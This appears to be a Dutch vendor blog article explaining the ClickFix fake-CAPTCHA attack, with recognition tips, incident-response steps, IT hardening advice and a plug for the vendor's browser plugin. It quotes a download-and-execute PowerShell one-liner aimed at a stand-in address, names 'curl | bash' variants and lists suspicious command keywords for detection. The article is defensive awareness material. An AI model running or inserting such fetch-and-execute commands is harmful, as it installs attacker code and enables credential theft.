ClickFix: zo werkt de nep-CAPTCHA met Win+R, en zo stop je hem
Ray de Graaf · Laatst bijgewerkt: 22 oktober 2026
ClickFix is een aanval waarbij een website je laat geloven dat je iets moet "repareren" of moet bewijzen dat je geen robot bent, en je daarvoor zelf een opdracht laat plakken en uitvoeren. Die opdracht heeft de website ongemerkt op je klembord gezet. Je drukt Win+R, Ctrl+V en Enter, en daarmee installeer je zelf de malware. Er wordt niets gedownload dat een virusscanner bij de deur tegenhoudt: jij typt de aanval in.
Wat is ClickFix?
ClickFix is social engineering met een technische afronding. De aanvaller hoeft geen lek in je browser of Windows te vinden. Hij laat jou de stap zetten die beveiliging normaal tegenhoudt: code uitvoeren op je eigen computer, met je eigen rechten.
Microsoft zag de techniek voor het eerst tussen maart en juni 2024, in mailcampagnes met HTML-bijlagen die een nep-Word-foutmelding toonden met een knop "How to fix". Proofpoint zag hem in 2024 bij de groep TA571 en bij ClearFake, een cluster van nep-updatepagina's op gehackte websites. Sindsdien is ClickFix uitgegroeid tot een van de meest gebruikte manieren om malware binnen te krijgen. Microsoft meldt campagnes die dagelijks duizenden zakelijke en particuliere apparaten bereiken, en noemt Lumma Stealer als veelvoorkomende lading. Proofpoint zag daarnaast onder meer AsyncRAT, DanaBot, DarkGate en NetSupport. MITRE ATT&CK heeft er inmiddels een eigen techniek voor: T1204.004, Malicious Copy and Paste.
De vroege lokpagina's deden een vastgelopen browser of een ontbrekende Word-extensie na. De huidige varianten doen zich vooral voor als een CAPTCHA van Google (reCAPTCHA) of een controle van Cloudflare (Turnstile). Dat werkt omdat iedereen gewend is aan "Bevestig dat je een mens bent" en er niet meer bij nadenkt.
Hoe een nep-CAPTCHA werkt, stap voor stap
Op 21 oktober 2026 hebben we een ClickFix-pagina uit de praktijk ontleed in een afgesloten testomgeving, zonder netwerk en zonder de opdracht uit te voeren. Zo verloopt de aanval van de kant van de medewerker en van de kant van de code.
- Een vertrouwd scherm. De pagina bootst een Cloudflare-controle na, met logo, spinner, een tekst over beveiliging en een "Ray ID". Dat ID wordt ter plekke met willekeurige tekens gemaakt.
- Aangepast aan jou. De tekst volgt de taal van je browser; deze kit had 31 talen, waaronder Nederlands. De paginatitel komt uit de hostnaam of uit een parameter in de link. Zo past dezelfde kit op elke gehackte website of lokpagina.
- Een vinkje in een apart frame. De CAPTCHA zit in een iframe. Je klikt op "Ik ben geen robot".
- Schijnbaar controleren. Het vakje laat een draaiend icoon zien. Het script wacht 2 seconden, vergroot het vak en wacht nog een halve seconde. Er wordt niets gecontroleerd: de vertraging is ingebouwd om het echt te laten lijken.
- Onzichtbaar kopiëren. Intussen maakt het script een tekstvak buiten beeld (
left: -9999px), zet daar een PowerShell-opdracht in, selecteert die zelf en kopieert hem naar je klembord. Daarna ruimt het het tekstvak op. Je hebt niets geselecteerd en nergens op "kopiëren" gedrukt. - De "verificatiestap". Nu verschijnen de instructies: druk op de Windows-toets + R, druk op Ctrl+V, druk op Enter (of klik OK). Het venster dat opent is Uitvoeren, een onderdeel van Windows dat de meeste medewerkers nooit gebruiken.
- Jij start de aanval. Wie de stappen volgt, plakt de opdracht en voert hem uit. De website kan zelf geen PowerShell starten; dat doet Windows, omdat jij erom vraagt.
De opdracht die in deze kit verborgen zat, zag er zo uit (met een voorbeeldadres in plaats van het echte adres van de aanvaller):

powershell -c iex(irm 203.0.113.7 -UseBasicParsing)
powershell -cstart PowerShell en voert de tekst erachter uit.irmis de afkorting vanInvoke-RestMethod: haal de inhoud op van dat adres.iexis de afkorting vanInvoke-Expression: voer die opgehaalde tekst uit als code.
Samen betekent het: haal een script van de server van de aanvaller en voer het meteen uit. Wat dat tweede script doet, bepaalt de aanvaller pas als jij plakt. Bij ClickFix is dat vaak een infostealer, die opgeslagen wachtwoorden, sessiecookies en cryptowallets uit je browser haalt.
Vaak staat er achter de opdracht nog een stukje commentaar als # I am not a robot - reCAPTCHA Verification ID: 2165. Het venster Uitvoeren is smal, dus dat is het enige wat je ziet als je plakt. De gevaarlijke opdracht valt links buiten beeld.
Varianten op Windows, macOS en Linux
Windows: Uitvoeren (Win+R). De klassieke route. Het venster is snel, toont geen waarschuwing en wordt door weinig mensen herkend. Windows onthoudt wat je er hebt uitgevoerd in de registersleutel RunMRU, wat IT later helpt te achterhalen wat er gebeurd is.
Windows: Terminal en PowerShell (Win+X). Sommige pagina's laten je via Win+X de Terminal openen en daar plakken. Windows Terminal waarschuwt bij het plakken van meerdere regels; aanvallers houden de opdracht daarom op één regel.
Windows: Verkenner (FileFix). In juni 2025 beschreef onderzoeker mr.d0x een variant die de adresbalk van de Verkenner gebruikt. De pagina vraagt je een "gedeeld document" te openen door een pad in de adresbalk te plakken. Dat pad is in werkelijkheid een opdracht.
macOS: Terminal. Microsoft beschrijft een campagne uit juni 2025 die Mac-gebruikers via ClickFix de Atomic macOS Stealer (AMOS) liet installeren. De geplakte opdracht vraagt in een lus om je wachtwoord tot het klopt, haalt met curl een bestand op en verwijdert met dat wachtwoord de quarantainemarkering van macOS, zodat Gatekeeper niet meer waarschuwt.
Linux: Terminal. MITRE noemt ook Linux als doelwit. De opdracht is dan meestal een variant op "haal dit op en geef het direct aan de shell": curl … | bash of iets in base64 dat eerst wordt uitgepakt.
De truc is overal dezelfde. Alleen het venster waarin je plakt verschilt.
Zo herken je een ClickFix-aanval
- Een echte CAPTCHA vraagt nooit om iets buiten je browser te doen. Geen sneltoets, geen Uitvoeren, geen Terminal, geen Verkenner. Wie dat onthoudt, is tegen bijna elke variant beschermd.
- De combinatie Win+R, Ctrl+V, Enter. Of: Win+X en dan Terminal. Of op een Mac: Cmd+Spatie, Terminal, Cmd+V. Elke instructie in die richting is een alarmsignaal.
- Een probleem dat jij moet oplossen. "Document kan niet worden weergegeven", "Je browser moet worden bijgewerkt", "Microfoon werkt niet in deze vergadering", "Verificatie mislukt, volg deze stappen".
- Een klembord dat je niet zelf gevuld hebt. Heb je niets gekopieerd en staat er toch iets op je klembord, plak het dan nergens.
- Een plek waar je het niet verwacht. ClickFix duikt op in phishingmail, via advertenties in zoekmachines en op legitieme websites die zijn gehackt. Een bekende site is dus geen garantie.
Al geplakt? Doe dit
Geplakt, maar nog niet op Enter gedrukt. Druk op Esc of sluit het venster. Er is niets uitgevoerd. Sluit ook het tabblad met de nep-CAPTCHA en meld het toch even bij IT, zodat zij de website kunnen blokkeren voor collega's.
Op Enter gedrukt of op OK geklikt. Ga ervan uit dat er iets is geïnstalleerd en handel snel:
- Haal de computer van het netwerk. Wifi uit, kabel eruit. Zet hem niet uit: IT heeft het geheugen en de logbestanden nodig om te zien wat er gebeurd is.
- Meld het direct bij IT of de servicedesk. Noem het tijdstip, de website en wat je hebt geplakt. Schaam je niet: hoe sneller IT het weet, hoe minder schade. Juist bij ClickFix telt elk uur, omdat een infostealer binnen minuten wachtwoorden en sessies doorstuurt.
- Wijzig je wachtwoorden vanaf een ander apparaat. Begin met je werkaccount, je mail en alles waarvan het wachtwoord in je browser was opgeslagen.
- Laat alle sessies beëindigen. Een gestolen sessiecookie werkt ook na een wachtwoordwijziging, en omzeilt MFA. IT kan in Microsoft 365 of Google Workspace alle sessies van je account intrekken.
- Zet de computer niet zelf weer aan het werk. Laat IT beslissen of hij opgeschoond of opnieuw geïnstalleerd wordt.
Gebeurde het thuis op een privécomputer? Haal hem van het netwerk, wijzig vanaf een ander apparaat je wachtwoorden (eerst je mail en je bank), bel je bank als je daar via die computer inlogde, en laat de computer opnieuw installeren.
Wat IT kan doen
ClickFix werkt alleen als een medewerker code kan uitvoeren via een venster dat hij voor zijn werk niet nodig heeft. Daar zit de beste verdediging.
- Beperk Win+R. Het groepsbeleid Remove Run menu from Start Menu (User Configuration > Administrative Templates > Start Menu and Taskbar) schakelt het venster Uitvoeren en de sneltoets uit. Via Intune is het dezelfde instelling als policy CSP
ADMX_StartMenu/NoRun. Microsoft raadt dit expliciet aan voor wie het venster in het dagelijks werk niet nodig heeft. - PowerShell in Constrained Language Mode. In die modus kan PowerShell geen willekeurige .NET-aanroepen doen, wat veel aanvalsscripts breekt. Zet het niet los aan, want dan is het te omzeilen. Microsoft is daar duidelijk over: alleen in combinatie met App Control for Business of AppLocker is het een echte grens.
- App Control op wat Uitvoeren mag starten. Microsoft beschrijft een App Control-beleid dat voorkomt dat ingebouwde Windows-programma's als PowerShell vanuit Uitvoeren worden gestart.
- EDR en logging. Een EDR-oplossing, zoals Microsoft Defender for Endpoint, herkent het patroon "Verkenner start PowerShell met een download-en-uitvoeropdracht" en kan het stoppen. Zet PowerShell Script Block Logging aan zodat versluierde opdrachten leesbaar in de logs komen, en zet netwerkbescherming aan zodat het tweede adres al geblokkeerd wordt.
- Houd RunMRU in de gaten. Opdrachten met
powershell,mshta,curlofiexin de geschiedenis van Uitvoeren zijn bij gewone kantoormedewerkers vrijwel altijd verdacht. - Train op het ene signaal. "Een echte CAPTCHA vraagt nooit om iets buiten je browser" is een regel die iedereen kan onthouden. Onder de Cyberbeveiligingswet hoort opleiding van personeel tot de zorgplicht; zie de NIS2-checklist voor de rest van het rijtje.
Pulse: de browserplugin die ClickFix onderschept
Pulse is de browserplugin van CyberPulse voor Chrome, Edge en Firefox. Hij grijpt in zodra ClickFix begint: in de browser, voordat er iets op je klembord belandt.
- Klembord leeg, uitleg erbij. Probeert een website een PowerShell- of terminalopdracht op je klembord te zetten, dan vervangt Pulse die door lege tekst en toont een waarschuwing over de hele pagina, ook als de kopie uit een klein CAPTCHA-frame komt. Bij de kit hierboven gebeurde precies dat.
- Waarschuwt vóór het kopiëren. Een pagina die je vraagt om Win+R, Ctrl+V en Enter te drukken, of om iets in de Verkenner of de Terminal te plakken, herkent Pulse al voordat er iets gekopieerd is.
- Windows, macOS en Linux. Pulse herkent opdrachten voor PowerShell, de Mac-terminal en AppleScript, en Linux-shells, ook als ze in base64 of met rare tekens zijn verstopt.
- Rapport voor IT. Met één klik ziet IT hoe iemand op die pagina kwam, via welke redirects, en welke opdracht er gekopieerd werd (met hash).
Pulse werkt lokaal in de browser. Met een ingelogd account stuurt hij alleen het soort melding, het domein en het tijdstip naar het beheerportaal. Geen paginainhoud, geen ingevulde gegevens en geen opdracht.
Pulse zit in het CyberPulse-abonnement, zonder meerprijs. Je IT-afdeling zet hem in één keer klaar op alle werkplekken, bijvoorbeeld via Intune of groepsbeleid. Pulse werkt met patroonherkenning en is geen virusscanner en geen garantie: een truc die hij nog niet kent, kan erdoorheen glippen. Gebruik hem dus naast de maatregelen hierboven, niet in plaats ervan.
Bekijk Pulse op de homepage of probeer het gratis en laat je team zien hoe een nep-CAPTCHA eruitziet voordat ze er een tegenkomen.
Veelgestelde vragen
Wat is ClickFix?
ClickFix is een aanvalstechniek waarbij een website je een nepfoutmelding of nep-CAPTCHA laat zien en je vraagt om zelf een opdracht te plakken en uit te voeren, meestal via Win+R, Ctrl+V en Enter. De website heeft die opdracht ongemerkt op je klembord gezet. Wie de stappen volgt, installeert zelf malware, vaak een infostealer die wachtwoorden en sessiecookies steelt. Microsoft zag de techniek voor het eerst in 2024; MITRE ATT&CK noemt hem T1204.004.
Vraagt een echte CAPTCHA ooit om Win+R?
Nee. Een echte CAPTCHA van Google of Cloudflare speelt zich helemaal in je browser af: een vinkje, plaatjes aanklikken of niets. Een pagina die je vraagt om Win+R, Win+X, de Terminal of de adresbalk van de Verkenner te openen en daar iets te plakken, is altijd een aanval.
Ik heb de opdracht geplakt maar niet op Enter gedrukt. Ben ik besmet?
Nee. Zolang je niet op Enter of OK hebt gedrukt, is er niets uitgevoerd. Druk op Esc of sluit het venster, sluit het tabblad en meld de website bij IT zodat collega's beschermd worden.
Wat moet ik doen als ik een ClickFix-opdracht heb uitgevoerd?
Haal de computer direct van het netwerk (wifi uit, kabel eruit) maar zet hem niet uit, en meld het meteen bij IT met tijdstip, website en wat je plakte. Wijzig vanaf een ander apparaat je wachtwoorden, te beginnen met je werkaccount en mail, en laat IT alle sessies van je account intrekken: een gestolen sessiecookie werkt ook na een wachtwoordwijziging.
Werkt ClickFix ook op een Mac of Linux?
Ja. Op de Mac laat de pagina je de Terminal openen en daar plakken; Microsoft beschrijft een campagne uit juni 2025 die zo de Atomic macOS Stealer installeerde. Op Linux is het meestal een opdracht die iets ophaalt en direct aan de shell geeft. MITRE noemt Windows, macOS en Linux als platform.
Hoe beschermt IT een organisatie tegen ClickFix?
Schakel het venster Uitvoeren uit voor wie het niet nodig heeft (groepsbeleid Remove Run menu from Start Menu, of in Intune ADMX_StartMenu/NoRun), zet PowerShell in Constrained Language Mode samen met App Control for Business of AppLocker, gebruik EDR met PowerShell Script Block Logging, en train medewerkers op één regel: een echte CAPTCHA vraagt nooit om iets buiten de browser. Een browserplugin als Pulse kan de kopie in de browser al onderscheppen.
Bronnen
- Microsoft Security Blog, Think before you Click(Fix): analyzing the ClickFix social engineering technique
- Proofpoint, Security Brief: ClickFix social engineering technique floods threat landscape
- CISA, advisory AA25-141B: LummaC2-malware (nep-CAPTCHA met Win+R en Ctrl+V)
- MITRE ATT&CK, T1204.004 User Execution: Malicious Copy and Paste
- mr.d0x, FileFix: a ClickFix alternative
- Microsoft Learn, ADMX_StartMenu Policy CSP (NoRun)
- Microsoft Learn, about_Language_Modes (Constrained Language Mode)
- Microsoft Learn, Invoke-Expression
- Microsoft Learn, Invoke-RestMethod
Probeer CyberPulse 14 dagen gratis · MSP of IT-partner? Bekijk het partnerprogramma